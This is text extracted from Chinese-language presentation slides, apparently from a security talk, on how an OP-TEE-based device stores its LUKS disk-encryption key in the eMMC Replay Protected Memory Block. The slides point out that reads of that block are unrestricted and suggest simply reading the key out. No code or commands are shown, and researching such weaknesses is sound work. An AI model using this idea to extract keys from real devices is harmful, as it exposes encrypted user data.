
???????

Trusted Application

Kernel Space

OP-TEE Driver

OP-TEE



Replay Protected Memory Block

Replay Protected Memory Block

- 加密磁區 (LUKS) 的 Key 被存在 RPMB 中
- eMMC 中的一個特殊區塊

Replay Protected Memory Block

- 加密磁區 (LUKS) 的 Key 被存在 RPMB 中
- eMMC 中的一個特殊區塊
 - 如果要寫入，需要使用 RPMB Key

Replay Protected Memory Block

- 加密磁區 (LUKS) 的 Key 被存在 RPMB 中
- eMMC 中的一個特殊區塊
 - 如果要寫入，需要使用 RPMB Key
 - 讀取不受限制，可使用 RPMB Key 驗證資料是否偽造

Replay Protected Memory Block

- 加密磁區 (LUKS) 的 Key 被存在 RPMB 中

不就讀出來就好了

- 讀取不受限制，可使用 RPMB Key 驗證資料是否偽造

eMMC


LUKS Key


RPMB

